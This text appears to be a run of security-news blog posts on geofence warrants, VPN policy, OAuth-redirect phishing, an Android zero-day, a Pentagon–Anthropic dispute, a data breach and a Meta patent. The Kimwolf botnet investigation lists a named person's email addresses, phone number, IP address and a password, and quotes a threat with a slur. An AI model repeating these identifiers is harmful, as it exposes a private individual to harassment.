In 2024, the Fifth Circuit Court of Appeals agreed with him, overturning a Fourth Circuit ruling. Now prosecutors have taken the case to the Supreme Court, with parties due to make oral arguments on April 27.

The case has seen a flurry of amicus curiae briefs, which are opinions from interested expert parties that have no direct involvement in the case. One of these is from Google, which on Monday urged the justices to consider the geofence warrants unconstitutional because of their broad scope. It has objected to more than 3,000 of them on constitutional grounds in recent months.

Google’s brief stated:

“Many of these overbroad warrants swept in hundreds, sometimes even thousands, of innocent people. State and federal courts have repeatedly granted Google’s motions to quash these overbroad warrants.”

How the database gets built

Although Google is just one of many organizations that filed amicus briefs, its position is especially notable because it has historically collected so much location data. Its Timeline feature (formerly Location History) logs device position via GPS, Wi-Fi networks, Bluetooth, and mobile signals, including when Google apps aren’t being used, according to its policy page.

At the time of the Chatrie warrant, it was recording position as frequently as every two minutes. All of that fed a centralised internal database which held 592 million individual accounts. So responding to any geofence request required Google to search essentially the entire store before producing a single name, according to an analysis by privacy advocacy group EPIC, which also regularly submits amicus briefs on privacy cases.

Google moved Timeline storage from its own servers onto users’ devices in July 2025, closing the door to fresh cloud-based requests against its own systems. But the constitutional question survives for historical data and for any company that has not followed suit.

The warrant that grew and grew

A geofence warrant does not stay fenced, according to a separate brief that the Center for Democracy and Technology (CDT) filed in the case last week. It said Google’s standard response to warrants had three steps. First it would deliver an anonymized list of devices inside the geofence. Then, police could ask for movement data on chosen “devices of interest,” which could track them outside the geographic boundary and beyond the original time window. Finally, again without any further judicial approval, police could ask for subscriber-identifying information for whichever devices police chose to unmask.

In the Chatrie case, positioning data was imprecise enough that, as the district court found, the warrant may have included devices outside the intended area. According to the CDT brief:

“The Geofence Warrant could have captured the location of someone who was hundreds of feet outside the geofence.”

The CDT argues in its brief that this can expose the privacy of people going about their everyday lives, engaging in legal activities that they might not want others to know about. The warrant that scooped up Chatrie included a hotel and a restaurant.

Some of these requests are far broader. Google successfully challenged a warrant asking for the location history of anyone in large portions of San Francisco for two and a half days, it said. Google complained in its brief:

“No court would authorize a physical search of hundreds of people or places, yet geofence warrants sometimes do so by design.”

What can you do to stop yourself getting swept up in a geofencing search?

If your phone stores detailed location history with Google, that data may be included in geofence warrant responses. Limiting what gets saved can reduce how much location information exists in the first place.

There are two Google settings that matter: Timeline (Location History) and Web & App Activity. Turning off one does not automatically disable the other.

Timeline stores a detailed record of where your device has been, although it’s off by default. Web & App Activity can also log location signals when you use Google services like Search, Maps, or other apps.

Google provides instructions on how to review and disable these settings in its support documentation:

Google has previously settled lawsuits accusing it of misleading users about how location data is stored across these settings, so reviewing both controls is important.

Reverse warrants may not stop at location data

The implications of the case extend well past maps, though. The CDT brief warns that if courts endorse the logic behind geofence warrants, then law enforcement may try to apply the same approach to other large datasets held by technology companies, such as AI chatbot data. That’s a step the DHS has already taken, issuing what has been reported as the first known warrant for ChatGPT user data.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Does the UK really want to ban VPNs? And can it be done?

4 March 2026 at 14:44

The idea of a “Great British Firewall” makes for a catchy headline, but it would be riddled with holes and cause huge problems.

The Guardian reports that the GCHQ (Government Communications Headquarters), a UK intelligence, security, and cyber agency, is exploring the idea of a British firewall offering protection against malicious hackers. It falls within its remit, but one of the measures reportedly discussed—banning VPN software—raises practical and technical questions.

Here’s what you actually need to know, and why you shouldn’t panic about your VPN just yet.

  • There are no current plans on the statute books to ban VPNs for everyone. Ministers and regulators explicitly acknowledge VPNs as lawful services with legitimate uses.
  • The current political focus is on “online safety”, especially kids accessing porn and harmful content, and how VPNs can undermine the Online Safety Act’s age‑assurance and filtering regime.
  • The latest move is an online‑safety consultation that explicitly mentions “options to age-restrict or limit children’s VPN use where it undermines safety protections”, not an outright nationwide ban.

So what may happen is tighter controls around minors, and perhaps pressure on app stores and platforms, rather than a blanket prohibition for adults.

Options

Technically speaking, these are some of the measures available to address VPNs bypassing geo-blocking and local legislation.

  • App‑store and download pressure: Require Apple/Google to hide or age‑gate VPN apps for UK accounts, or block listing of some consumer VPNs. This raises friction for non‑technical users but is trivial to route around (sideloading where possible, non‑UK stores, manual configs).
  • Commercial provider lists: Buy accounts at popular VPNs, enumerate exit IP ranges, and require ISPs or certain sites (e.g. porn sites) to block those IPs. This can catch a large chunk of mainstream VPN traffic but is high‑maintenance and easy to evade with IP rotation, residential proxies, self‑hosted VPNs, and lesser‑known services.
  • Targeted site‑level blocking of VPNs: Require certain categories of sites (e.g. adult sites) to reject traffic that appears to come from VPN IPs, an idea already floated by some experts as more likely than an outright technology ban. That still leaves VPNs usable for everything else, including general browsing and work.
  • Age‑based device/network controls: Mandate school networks, child‑oriented devices, or parental control routers to block known VPN endpoints and app traffic, as media regulator Ofcom and others have suggested may be possible at the home‑router level. Again, this targets minors rather than adults and is only as strong as the weakest network they connect to (a friend’s Wi‑Fi, mobile hotspot, etc.).

All of these are “making it harder” tactics rather than a hard technical kill switch.

Why a watertight VPN ban is essentially impossible

To comprehensively block VPNs, the government would need to require internet providers to inspect traffic, restrict apps from app stores, and attempt to cut off access to thousands of VPN servers worldwide. That would be a massive, expensive, and deeply complicated undertaking—and it still wouldn’t work.

Problem 1: VPNs are basically invisible

Modern VPNs are designed to look very similar to normal web browsing. When you load a website over HTTPS (the padlock in your browser) and when you connect to a VPN, the traffic flowing through your internet connection looks almost identical. Reliably telling them apart is a bit like trying to spot which cars on a motorway are taxis versus private vehicles based solely on their tire tread patterns at motorway speed, for every car, in real time. You’d end up accidentally blocking huge amounts of perfectly ordinary internet traffic in the attempt.

Problem 2: Too many legitimate users depend on VPNs

VPNs aren’t just for privacy-conscious consumers. They’re how millions of people securely connect to their workplace from home. The NHS (the UK’s National Health Service) uses them for remote access. Journalists use them to protect sources. Researchers use them to access academic resources. Any serious enforcement effort would have to grapple with the risk of collateral damage to businesses and public services.

Problem 3: The ban would be trivially easy to bypass

Even if the government successfully blocked every major commercial VPN app and service, technically skilled users could simply rent a cheap server anywhere in the world and set up their own private tunnel in under ten minutes. There are also tools designed to evade exactly this kind of blocking, disguising encrypted traffic as ordinary web activity.

We know this because Russia has been trying to block VPNs for years, using the full weight of state enforcement behind it. But VPN usage in Russia has surged, not declined. Blocked services pop up under new names and addresses and new tools emerge overnight. This track record suggests that long-term, comprehensive suppression is difficult, even with aggressive powers of enforcement.

What does this actually mean for UK citizens?

The government can probably make consumer VPN use slightly more inconvenient, removing apps from UK app stores, for instance, or creating legal grey areas for certain uses. But a genuine, technical ban on VPN software and encrypted connections is not realistically achievable without causing serious collateral damage to the UK’s digital economy and the millions of people who depend on this technology for entirely legitimate reasons.

Don’t ditch your VPN. The Great Firewall of Great Britain isn’t coming. And if it tried, it would have more holes than a fishing net.

Hat tip to Stefan Dasic and the Malwarebytes VPN team for their invaluable input.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Attackers abuse OAuth’s built-in redirects to launch phishing and malware attacks

4 March 2026 at 13:53

Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.

That calls for a bit more explanation.

OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password. 

OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.

Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.

So, what does this attack look like from a target’s perspective?

From the user’s perspective, the attack chain looks roughly like this:

The email

An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.​

The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.​

The link

You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/  or https://accounts.google.com/.

There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.​

Silent OAuth

The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).​

The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.​

The redirect

By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.​

To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.

Landing page

The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.

From here, there are two possible malicious scenarios:

Phishing / Attacker in the Middle (AitM) variant

A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.​

The email address may already be filled in because the attackers passed it through the state parameter.

When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.​

Malware delivery variant

Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.​

The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.​

The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.​

Potential impact

By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.

The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.​

How to stay safe

Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:

  • If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
  • Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
  • If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
  • If you are redirected somewhere unfamiliar, stop and close the tab.
  • Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
  • If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
  • Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.

Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

High-severity Qualcomm bug hits Android devices in targeted attacks

4 March 2026 at 13:33

Google has patched 129 vulnerabilities in Android in its March 2026 Android Security Bulletin, including a Qualcomm display flaw that is known to be actively exploited.

You can check your device’s Android version, security update level, and Google Play system update in Settings. You should get a notification when updates are available, but you can also check for them yourself.

On most phones, go to Settings > About phone (or About device), then tap Software updates to see if anything new is available. The exact steps may vary slightly depending on the brand and Android version you’re on.

If your Android phone shows a patch level of 2026-03-05 or later, these issues are fixed.

Keeping your device up to date protects you from known vulnerabilities and helps you stay safe. We know that because of patch gaps and end-of-support cycles, some users may not receive these updates. That’s why additional protection for your Android device is important.

Technical details

The Android zero-day, tracked as CVE-2026-21385, is a high‑severity bug in a Qualcomm graphics/display component that attackers are already exploiting in limited, targeted attacks.

The vulnerability lives in an open‑source Qualcomm graphics/display component used by a large number of Android chipsets, with Qualcomm listing that well over 230 different chipset models are affected. Based on recently published Android and chipset market‑share percentages, it is reasonable to assume the issue affects hundreds of millions of devices worldwide, even if the exact number is hard to pin down.

On most Android phones, you can view the processor model in Settings > About phone (or About device) > Detailed info and specs, and look for entries such as “Processor,” “Chipset,” or “SoC.” Names like “Snapdragon 8 Gen 2,” “Snapdragon 778G,” or “Qualcomm SM8xxx/SM7xxx,” indicate a Qualcomm chipset and that the device may be in the affected family.

Google says there are signs that CVE‑2026‑21385 is already being used in “limited, targeted exploitation,” which usually means a small number of high‑value targets rather than broad, drive‑by attacks on the general public. Current descriptions point to a memory corruption scenario in the graphics component. The official description says:

“Memory corruption while using alignments for memory allocation.”

This means that if an attacker can get a malicious app or local code onto the device, they can feed specially crafted data into the graphics component’s driver and corrupt memory in a controlled way. In practice, a bug like this is a good candidate for turning a normal app’s limited access into something much more powerful, like using it as a building block in a chain of exploits to escalate privileges or to escape a sandbox.

As you can see, the attacker needs some kind of local foothold first, such as getting you to install a malicious app, exploiting another vulnerability, or abusing a compromised app already on the device. 

How to stay safe

From the available information, attackers would need to trick a user into installing a malicious app that could then compromise the device. That’s why it’s a good idea to follow these safety precautions:

  • Only install apps from official app stores whenever possible and avoid installing apps promoted in links in SMS, email, or messaging apps.
  • Before installing finance‑related or retailer apps, verify the developer’s name, number of downloads, and user reviews rather than trusting a single promotional link.
  • Protect your devices. Use an up-to-date, real-time anti-malware solution like Malwarebytes for Android.
  • Scrutinize permissions. Does an app really need the permissions it’s requesting to do the job you want it to do? Especially if it asks for accessibility, SMS, or camera access.
  • Keep Android, Google Play services, and all other important apps up to date so you get the latest security fixes.

We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

Pentagon ditches Anthropic AI over “security risk” and OpenAI takes over

3 March 2026 at 17:05

On Friday the US Pentagon cut ties with Anthropic, the company behind Claude AI. Defense Secretary Pete Hegseth designated the San Francisco-based company a “supply-chain risk to national security.”

The supply-chain risk designation means that no contractor, supplier, or partner doing business with the US military can deal with Anthropic. The label previously applied only to foreign adversaries like Huawei, though, and using it against a US company marks a rare escalation in a government-industry dispute. According to reports, President Donald Trump also ordered every federal agency to stop using Anthropic’s technology.

What Anthropic wouldn’t budge on

Anthropic called the designation “unlawful and politically motivated” and said it intends to challenge it in court.

At the center of the dispute is how far Anthropic believes its models should be allowed to go inside military systems. Anthropic, which was the first frontier AI company deployed on the military’s classified networks, wanted two contractual restrictions on its AI model Claude, as outlined in its response to the Pentagon’s announcement. It forbade the Pentagon to use its tech for the mass domestic surveillance of Americans and did not want its tech employed in fully autonomous weapons.

The Pentagon had previously demanded that all AI vendors agree to “all lawful purposes” language as part of their contracts. Anthropic told ABC that what the Pentagon finally offered left the door open for the government to violate the company’s no-surveillance and no-weapons clauses.

Defense Secretary Hegseth responded with a statement cancelling Anthropic’s $200m Pentagon contract, awarded last July. He accused Anthropic of attempting to seize veto power over military operations and called the company’s position fundamentally incompatible with American principles.

Anthropic’s CEO Dario Amodei called the government’s response retaliatory and punitive and promised to challenge the designation in court.

Legal scholars suggest that the AI company could have a strong case, questioning whether Hegseth can meet the statutory requirements for such a designation, which is allegedly intended to protect military systems from adversarial sabotage rather than resolving a commercial disagreement over contract terms.

Dan W. Ball, senior fellow at the American Foundation for Innovation, called the Pengaton’s move “attempted corporate murder,” arguing that Google, Amazon, and NVIDIA would have to detach themselves from Anthropic if Hegseth got his way. Amazon is Anthropic’s primary cloud computing provider, but it also uses Google’s data centers extensively. Both companies are investors in Anthropic, as is NVIDIA, which also partners with the AI company on GPU engineering. If the Pentagon’s designation restricts federal contractors from integrating Anthropic technology into defense-related systems, those partners could be required to separate or ringfence any federal-facing work involving the company.

OpenAI steps in

In a whirlwind of policy changes by the US military, the Pentagon also signed a deal with ChatGPT creator OpenAI on Friday evening, just a few hours after dropping Anthropic.

OpenAI CEO Sam Altman said the agreement preserved the same principles Anthropic had been blacklisted for defending.

The difference, according to Altman, is the enforcement mechanism. Instead of hard contractual prohibitions, OpenAI accepted the “all lawful purposes” framework but layered on architectural controls: cloud-only deployment, a proprietary safety stack the Pentagon agreed not to override, and cleared engineers embedded forward. OpenAI said these protections made the company confident that the Pentagon couldn’t cross the red lines it shares with Anthropic.

Altman reportedly said Anthropic’s approach differed because it relied on specific contract language rather than existing legal protections, adding Anthropic “may have wanted more operational control than we did.”

The morning after

The policy dispute did not immediately change how existing systems were operating. According to reporting by The Wall Street Journal and Axios, US Central Command used Anthropic’s AI during Operation Epic Fury, a coordinated US–Israeli operation targeting Iran. The outlets reported that the system was used for intelligence assessment, target analysis, and operational modeling.

Claude remained in use because it was already embedded in certain classified military systems. As a senior defense official previously told Axios:

“It will be an enormous pain in the ass to disentangle, and we are going to make sure they pay a price for forcing our hand like this.”

Hegseth announced a six-month period during which the Pentagon will pick Anthropic’s AI out of its systems.

Consumers vote with their feet

The dispute has also prompted reactions from some AI industry employees and users. More than 875 employees across Google and OpenAI signed an open letter backing Anthropic’s stance. According to the letter:

“They’re trying to divide each company with fear that the other will give in. That strategy only works if none of us know where the others stand.”

A consumer boycott, organized under the name QuitGPT, is organizing a campaign to avoid using ChatGPT, along with a protest at OpenAI’s HQ this week. Claude also rocketed to the top of Apple’s App Store over the weekend.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Who is the Kimwolf Botmaster “Dort”?

28 February 2026 at 13:01

In early January 2026, KrebsOnSecurity revealed how a security researcher disclosed a vulnerability that was used to build Kimwolf, the world’s largest and most disruptive botnet. Since then, the person in control of Kimwolf — who goes by the handle “Dort” — has coordinated a barrage of distributed denial-of-service (DDoS), doxing and email flooding attacks against the researcher and this author, and more recently caused a SWAT team to be sent to the researcher’s home. This post examines what is knowable about Dort based on public information.


A public “dox” created in 2020 asserted Dort was a teenager from Canada (DOB August 2003) who used the aliases “CPacket” and “M1ce.” A search on the username CPacket at the open source intelligence platform OSINT Industries finds a GitHub account under the names Dort and CPacket that was created in 2017 using the email address jay.miner232@gmail.com.

Image: osint.industries.

The cyber intelligence firm Intel 471 says jay.miner232@gmail.com was used between 2015 and 2019 to create accounts at multiple cybercrime forums, including Nulled (username “Uubuntuu”) and Cracked (user “Dorted”); Intel 471 reports that both of these accounts were created from the same Internet address at Rogers Canada (99.241.112.24).

Dort was an extremely active player in the Microsoft game Minecraft who gained notoriety for their “Dortware” software that helped players cheat. But somewhere along the way, Dort graduated from hacking Minecraft games to enabling far more serious crimes.

Dort also used the nickname DortDev, an identity that was active in March 2022 on the chat server for the prolific cybercrime group known as LAPSUS$. Dort peddled a service for registering temporary email addresses, as well as “Dortsolver,” code that could bypass various CAPTCHA services designed to prevent automated account abuse. Both of these offerings were advertised in 2022 on SIM Land, a Telegram channel dedicated to SIM-swapping and account takeover activity.

The cyber intelligence firm Flashpoint indexed 2022 posts on SIM Land by Dort that show this person developed the disposable email and CAPTCHA bypass services with the help of another hacker who went by the handle “Qoft.”

“I legit just work with Jacob,” Qoft said in 2022 in reply to another user, referring to their exclusive business partner Dort. In the same conversation, Qoft bragged that the two had stolen more than $250,000 worth of Microsoft Xbox Game Pass accounts by developing a program that mass-created Game Pass identities using stolen payment card data.

Who is the Jacob that Qoft referred to as their business partner? The breach tracking service Constella Intelligence finds the password used by jay.miner232@gmail.com was reused by just one other email address: jacobbutler803@gmail.com. Recall that the 2020 dox of Dort said their date of birth was August 2003 (8/03).

Searching this email address at DomainTools.com reveals it was used in 2015 to register several Minecraft-themed domains, all assigned to a Jacob Butler in Ottawa, Canada and to the Ottawa phone number 613-909-9727.

Constella Intelligence finds jacobbutler803@gmail.com was used to register an account on the hacker forum Nulled in 2016, as well as the account name “M1CE” on Minecraft. Pivoting off the password used by their Nulled account shows it was shared by the email addresses j.a.y.m.iner232@gmail.com and jbutl3@ocdsb.ca, the latter being an address at a domain for the Ottawa-Carelton District School Board.

Data indexed by the breach tracking service Spycloud suggests that at one point Jacob Butler shared a computer with his mother and a sibling, which might explain why their email accounts were connected to the password “jacobsplugs.” Neither Jacob nor any of the other Butler household members responded to requests for comment.

The open source intelligence service Epieos finds jacobbutler803@gmail.com created the GitHub account “MemeClient.” Meanwhile, Flashpoint indexed a deleted anonymous Pastebin.com post from 2017 declaring that MemeClient was the creation of a user named CPacket — one of Dort’s early monikers.

Why is Dort so mad? On January 2, KrebsOnSecurity published The Kimwolf Botnet is Stalking Your Local Network, which explored research into the botnet by Benjamin Brundage, founder of the proxy tracking service Synthient. Brundage figured out that the Kimwolf botmasters were exploiting a little-known weakness in residential proxy services to infect poorly-defended devices — like TV boxes and digital photo frames — plugged into the internal, private networks of proxy endpoints.

By the time that story went live, most of the vulnerable proxy providers had been notified by Brundage and had fixed the weaknesses in their systems. That vulnerability remediation process massively slowed Kimwolf’s ability to spread, and within hours of the story’s publication Dort created a Discord server in my name that began publishing personal information about and violent threats against Brundage, Yours Truly, and others.

Dort and friends incriminating themselves by planning swatting attacks in a public Discord server.

Last week, Dort and friends used that same Discord server (then named “Krebs’s Koinbase Kallers”) to threaten a swatting attack against Brundage, again posting his home address and personal information. Brundage told KrebsOnSecurity that local police officers subsequently visited his home in response to a swatting hoax which occurred around the same time that another member of the server posted a door emoji and taunted Brundage further.

Dort, using the alias “Meow,” taunts Synthient founder Ben Brundage with a picture of a door.

Someone on the server then linked to a cringeworthy (and NSFW) new Soundcloud diss track recorded by the user DortDev that included a stickied message from Dort saying, “Ur dead nigga. u better watch ur fucking back. sleep with one eye open. bitch.”

“It’s a pretty hefty penny for a new front door,” the diss track intoned. “If his head doesn’t get blown off by SWAT officers. What’s it like not having a front door?”

With any luck, Dort will soon be able to tell us all exactly what it’s like.

Update, 10:29 a.m.: Jacob Butler responded to requests for comment, speaking with KrebsOnSecurity briefly via telephone. Butler said he didn’t notice earlier requests for comment because he hasn’t really been online since 2021, after his home was swatted multiple times. He acknowledged making and distributing a Minecraft cheat long ago, but said he hasn’t played the game in years and was not involved in Dortsolver or any other activity attributed to the Dort nickname after 2021.

“It was a really old cheat and I don’t remember the name of it,” Butler said of his Minecraft modification. “I’m very stressed, man. I don’t know if people are going to swat me again or what. After that, I pretty much walked away from everything, logged off and said fuck that. I don’t go online anymore. I don’t know why people would still be going after me, to be completely honest.”

When asked what he does for a living, Butler said he mostly stays home and helps his mom around the house because he struggles with autism and social interaction. He maintains that someone must have compromised one or more of his old accounts and is impersonating him online as Dort.

“Someone is actually probably impersonating me, and now I’m really worried,” Butler said. “This is making me relive everything.”

But there are issues with Butler’s timeline. For example, Jacob’s voice in our phone conversation was remarkably similar to the Jacob/Dort whose voice can be heard in this Sept. 2022 Clash of Code competition between Dort and another coder (Dort lost). At around 6 minutes and 10 seconds into the recording, Dort launches into a cursing tirade that mirrors the stream of profanity in the diss rap that Dortdev posted threatening Brundage. Dort can be heard again at around 16 minutes; at around 26:00, Dort threatens to swat his opponent.

Butler said the voice of Dort is not his, exactly, but rather that of an impersonator who had likely cloned his voice.

“I would like to clarify that was absolutely not me,” Butler said. “There must be someone using a voice changer. Or something of the sorts. Because people were cloning my voice before and sending audio clips of ‘me’ saying outrageous stuff.”

Further reading:

Jan. 8, 2026: Who Benefited from the Aisuru and Kimwolf Botnets?

Jan. 20, 2026: Kimwolf Botnet Lurking in Corporate, Govt. Networks

Jan. 26, 2026: Who Operates the Badbox 2.0 Botnet?

Feb. 11, 2026: Kimwolf Botnet Swamps Anonymity Network I2P

Mar. 19, 2026: Feds Disrupt IoT Botnets Behind Huge DDoS Attacks

Intimate products producer Tenga spilled customer data

19 February 2026 at 12:48

Tenga confirmed reports published by several outlets that the company notified customers of a data breach.

The Japanese manufacturer of adult products appears to have fallen victim to a phishing attack targeting one of its employees. Tenga reportedly wrote in the data breach notification:

“An unauthorized party gained access to the professional email account of one of our employees.”

This unauthorized access exposed the contents of said account’s inbox, potentially including customer names, email addresses, past correspondence, order details, and customer service inquiries.

In its official statement, Tenga said a “limited segment” of US customers who interacted with the company were impacted by the incident. Regarding the scope of the stolen data, it stated:

“The information involved was limited to customer email addresses and related correspondence history. No sensitive personal data, such as Social Security numbers, billing/credit card information, or TENGA/iroha Store passwords were jeopardized in this incident.”

From the wording of Tenga’s online statement, it seems the compromised account was used to send spam emails that included an attachment.

“Attachment Safety: We want to state clearly that there is no risk to your device or data if the suspicious attachment was not opened. The risk was limited to the potential execution of the attachment within the specific ‘spam’ window (February 12, 2026, between 12am and 1am PT).”


See if your personal data has been exposed.


We reached out to Tenga about this “suspicious attachment” but have not heard back at the time of writing. We’ll keep you posted.

Tenga proactively contacted potentially affected customers. It advises them to change passwords and remain vigilant about any unusual activity. We would add that affected customers should be on the lookout for sextortion-themed phishing attempts.

What to do if your data was in a breach

If you think you have been affected by a data breach, here are steps you can take to protect yourself:

  • Check the company’s advice. Every breach is different, so check with the company to find out what’s happened and follow any specific advice it offers.
  • Change your password. You can make a stolen password useless to thieves by changing it. Choose a strong password that you don’t use for anything else. Better yet, let a password manager choose one for you.
  • Enable two-factor authentication (2FA). If you can, use a FIDO2-compliant hardware key, laptop, or phone as your second factor. Some forms of 2FA can be phished just as easily as a password, but 2FA that relies on a FIDO2 device can’t be phished.
  • Watch out for impersonators. The thieves may contact you posing as the breached platform. Check the official website to see if it’s contacting victims and verify the identity of anyone who contacts you using a different communication channel.
  • Take your time. Phishing attacks often impersonate people or brands you know, and use themes that require urgent attention, such as missed deliveries, account suspensions, and security alerts.
  • Consider not storing your card details. It’s definitely more convenient to let sites remember your card details, but it increases risk if a retailer suffers a breach.
  • Set up identity monitoring, which alerts you if your personal information is found being traded illegally online and helps you recover after.
  • Use our free Digital Footprint scan to see whether your personal information has been exposed online.

What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

Meta patents AI that could keep you posting from beyond the grave

19 February 2026 at 12:16

Tech bros have been wanting to become immortal for years. Until they get there, their fallback might be continuing to post nonsense on social media from the afterlife.

On December 30, 2025, Meta was granted US patent 12513102B2: Simulation of a user of a social networking system using a language model. It describes a system that trains an AI on a user’s posts, comments, chats, voice messages, and likes, then deploys a bot to respond to newsfeeds, DMs, and even simulated audio or video calls.

Filed in November 2023 by Meta CTO Andrew Bosworth, it sounds innocuous enough. Perhaps some people would use it to post their political hot takes while they’re asleep.

Dig deeper, though, and the patent veers from absurd to creepy. It’s designed to be used not just from beyond the pillow but beyond the grave.

From the patent:

“The language model may be used for simulating the user when the user is absent from the social networking system, for example, when the user takes a long break or if the user is deceased.”

A Meta spokesperson told Business Insider that the company has no plans to act on the patent. And tech companies have a habit of laying claim to bizarre ideas that never materialize. But Facebook’s user numbers have stalled, and it presumably needs all the engagement it can get. We already know that the company loves the idea of AI ‘users’, having reportedly piloted them in late 2024, much to human users’ annoyance.

If the company ever did decide to pull the trigger on this technology, it would be a departure from its own memorialization policy, which preserves accounts without changes. One reason the company might not be willing to step over the line is that the world simply isn’t ready for AI conversations with the dead. Other companies have considered and even tested similar systems. Microsoft patented a chatbot that would allow you to talk to AI versions of deceased individuals in 2020; its own AI general manager called it disturbing, and it never went into production. Amazon demonstrated Alexa mimicking a dead grandmother’s voice from under a minute of audio in 2022, framing it as preserving memories. That never launched either.

Some projects that did ship left people wishing they hadn’t. Startup 2Wai’s avatar app originally offered the chance to preserve loved ones as AI avatars. Users called it “nightmare fuel” and “demonic”. The company seems to have pivoted to safer ground like social avatars and personal AI coaches now.

The legal minefield

The other thing holding Meta back could be the legal questions. Unsurprisingly for such a new idea, there isn’t a uniform US framework on the use of AI to represent the dead. Several states recognize post-mortem right of publicity, although states like New York limit that to people whose voices and images have commercial value (typically meaning celebrities). California’s AB 1836 specifically targets AI-generated impersonations of the deceased, though.

Meta would also need to tiptoe carefully around the law in Europe. The company had to pause AI training on European users in 2024 under regulatory pressure, but then launched it anyway in March last year. Then it refused to sign the EU’s GPAI Code of Practice last July (the only major AI firm to do so). Meta’s relationship with EU regulators is strained at best.

Europe’s General Data Protection Regulation (GDPR) excludes deceased persons’ data, but Article 85 of the French Data Protection law lets anyone leave instructions about the retention, deletion and communication of their personal data after death. The EU AI Act’s Article 50 (fully applicable this August) will also require AI systems to disclose they are AI, with penalties up to €15 million or 3% of worldwide turnover for companies that don’t comply.

